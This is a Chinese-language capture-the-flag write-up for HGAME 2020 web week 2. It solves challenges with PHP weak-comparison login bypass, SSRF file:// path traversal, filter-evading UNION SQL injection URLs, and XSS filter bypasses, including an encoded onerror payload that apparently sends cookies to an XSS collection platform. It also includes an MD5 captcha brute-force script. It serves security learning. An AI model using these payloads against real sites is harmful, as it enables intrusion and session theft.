
HGAME 2020 web week2 writeup

原创


GAPPPPP 于 2020-02-04 19:25:13 发布 828 收藏

Cosmos的博客后台

使用伪协议读取代码后发现可以直接通过所谓的debug模式进行用户名和密码的读取




string(7) "Cosmos!"



string(32) "0e114902927253523756713132279690"

密码可以随便找一个md5加密后0e开头的字符串进行弱类型比较，进入后台后发现是一个ssrf的模板，直接使用file协议跨目录对根目录下的flag进行读取 `file://localhost/../../../../flag`，解一下图片的base64



Cosmos的留言板-1

过滤了空格，使用`/**/`代替，双写`select`后即可进行注入

`http://139.199.182.61/index.php?id=-1%27/**/union/**/seselectlect/**/(seselectlect/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database())%23`

id:-1'/**/union/**/select/**/(select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database())#


f1agggggggggggg,messages

`http://139.199.182.61/index.php?id=-1%27/**/union/**/seselectlect/**/(seselectlect/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=%27f1agggggggggggg%27)%23`

id:-1'/**/union/**/select/**/(select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='f1agggggggggggg')#

fl4444444g

`http://139.199.182.61/index.php?id=-1%27/**/union/**/seselectlect/**/(seselectlect/**/fl4444444g/**/from/**/f1agggggggggggg)%23`



Cosmos的新语言

直接贴脚本了

```php
<?php
function decrypt($str){
 $result = '';
 for($i = 0;$i < strlen($str);$i++)
 {
  $result .= chr(ord($str[$i]) - 1);
 }
 return $result;
}
function getNeedBetween($kw1,$mark1,$mark2){
$kw=$kw1;
$kw='123'.$kw.'123';
$st =stripos($kw,$mark1);
$ed =stripos($kw,$mark2);
if(($st==false||$ed==false)||$st>=$ed)
return 0;
$kw=substr($kw,($st+1),($ed-$st-1));
return $kw;
}
function send_post($url, $post_data) {
```

```
    $postdata = http_build_query($post_data);
    $options = array(
    'http' => array(
        'method' => 'POST',
        'header' => 'Content-type:application/x-www-form-urlencoded',
        'content' => $postdata
    )
  );
    $context = stream_context_create($options);
    $result = file_get_contents($url, false, $context);
    return $result;
}
$url = "http://59bca5b1ca.php.hgame.n3ko.co/";
$url2 = "http://59bca5b1ca.php.hgame.n3ko.co/mycode";
$html = file_get_contents($url);
$html2 = file_get_contents($url2);
//echo $html;
//echo $html2;
$encode = "PVVXTjVVak80Z0RON01tT3pnVE40TWpOa3BqWjNVR09vbHpPMFFtTzBjalo=";
$result = explode('(', $html2);
$arr = array();
for ($i=6; $i <=15 ; $i++) {
 array_push($arr,$result[$i]);
}
var_dump($arr);
$encode = substr(strip_tags($html),95);
//var_dump($encode);
for ($i=0; $i<10 ; $i++) {
 if($arr[$i] == 'str_rot13')
 {
  $encode = str_rot13($encode);
 }
 if($arr[$i] == 'encrypt')
 {
  $encode = decrypt($encode);
 }
 if($arr[$i] == 'base64_encode')
 {
  $encode = base64_decode($encode);
 }
 if($arr[$i] == 'strrev')
 {
  $encode = strrev($encode);
 }
}
echo $encode;
$post_data = array('token'=>$encode);
echo send_post('http://59bca5b1ca.php.hgame.n3ko.co/index.php',$post_data);
?>
```

Cosmos的聊天室

过滤了成对的尖括号，将输入的内容大写并且直接将`script`替换为无意义的字符，参考手册

> https://www.secpulse.com/archives/61940.html

十进制且不带分号在html代码中运用

编码绕过xss过滤器经常会用到"&#XX;",但是大多数人不太知道编码限制最多允许7位字符.导致错误认为一个html编码需要用;去结束,那些对字符串解码也是同样,如$tmp_string =~ s/.*\&#(\d+);.*/$1/.(作者注:无意中发现)

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&
#0000097&
#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```


利用括号半开在HTML/JavaScript 进行XSS

跟firefox不同,IE渲染引擎不会加入额外的数据在你页面上.但是它允许Javascript利用在<img>标签从而产生XSS payload.因为它不需要一个结束">"尖括号.你可以插入这个XSS向量在任何HTML标签后面.甚至可以不用">"来闭合标签.注意:这样确实会搞乱HTML,这取决于他下面的HTML.同时对于这种入侵检测系统(NIDS)正则匹配可以直接绕过,表达式为: /((\%3D)|(=))[^\n]*((\%3C)|<)[^\n]+((\%3E)|>)/ 因为它不需要">"结束闭合标签.它也是可以有效对抗真实XSS过滤器,我曾经用这种半开的<iframe>标签代替<img>标签去绕过过滤器.

```
<IMG SRC="javascript:alert('XSS')"
```


首先利用括号半开解决成对尖括号被过滤的问题，然后十进制的方式同时解决了script和内容大写的问题，最后找个xss平台接收一发

```
<img src=x onerror="&#101&#118&#97&#108&#40&#97&#116&#111&#98&#40&#39&#99&#122&#49&#106&#99&#109&#86&#104&#100&#
71&#86&#70&#98&#71&#86&#116&#90&#87&#53&#48&#75&#67&#100&#122&#89&#51&#74&#112&#99&#72&#81&#110&#75&#84&#116&#10
5&#98&#50&#82&#53&#76&#109&#70&#119&#99&#71&#86&#117&#90&#69&#78&#111&#97&#87&#120&#107&#75&#72&#77&#112&#79&#51
&#77&#117&#99&#51&#74&#106&#80&#83&#100&#111&#100&#72&#82&#119&#79&#105&#56&#118&#101&#72&#78&#122&#99&#72&#81&#
117&#89&#50&#57&#116&#76&#51&#85&#49&#89&#109&#104&#109&#77&#122&#56&#110&#75&#48&#49&#104&#100&#71&#103&#117&#9
9&#109&#70&#117&#90&#71&#57&#116&#75&#67&#107&#61&#39&#41&#41"
```

71%26%23103%26%2311
7%26%2399%26%23109%
26%2370%26%23117%2
6%2390%26%2371%26%2
357%26%23116%26%237
5%26%2367%26%23107%
26%2361%26%2339%26%
2341%26%2341%22&

- cookie : token=f802788a02a51f9c624bb5d91815b

☐ +展开 2020-01-30 15:37:16 • location : http://c-chat.hqam • HTTP REFERER : http://c-c 删除

选中项操作: 删除

至于验证码用现成的脚本就好

```python
import hashlib
from multiprocessing.dummy import Pool as ThreadPool

# MD5截断数值已知 求原始数据
# 例子 substr(md5(captcha), 0, 6)=60b7ef

def md5(s):  # 计算MD5字符串
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()


keymd5 = '3849c2'   #已知的md5截断值
md5start = 0   # 设置题目已知的截断位置
md5length = 6

def findmd5(sss):    # 输入范围 里面会进行md5测试
    key = sss.split(':')
    start = int(key[0])   # 开始位置
    end = int(key[1])    # 结束位置
    result = 0
    for i in range(start, end):
        # print(md5(i)[md5start:md5length])
        if md5(i)[0:6] == keymd5:            # 拿到加密字符串
            result = i
            print(result)    # 打印
            break


list=[]  # 参数列表
for i in range(10):   # 多线程的数字列表 开始与结尾
    list.append(str(10000000*i) + ':' + str(10000000*(i+1)))
pool = ThreadPool()    # 多线程任务
pool.map(findmd5, list) # 函数 与参数列表
pool.close()
pool.join()
```

替换一下token即可完成flag的获取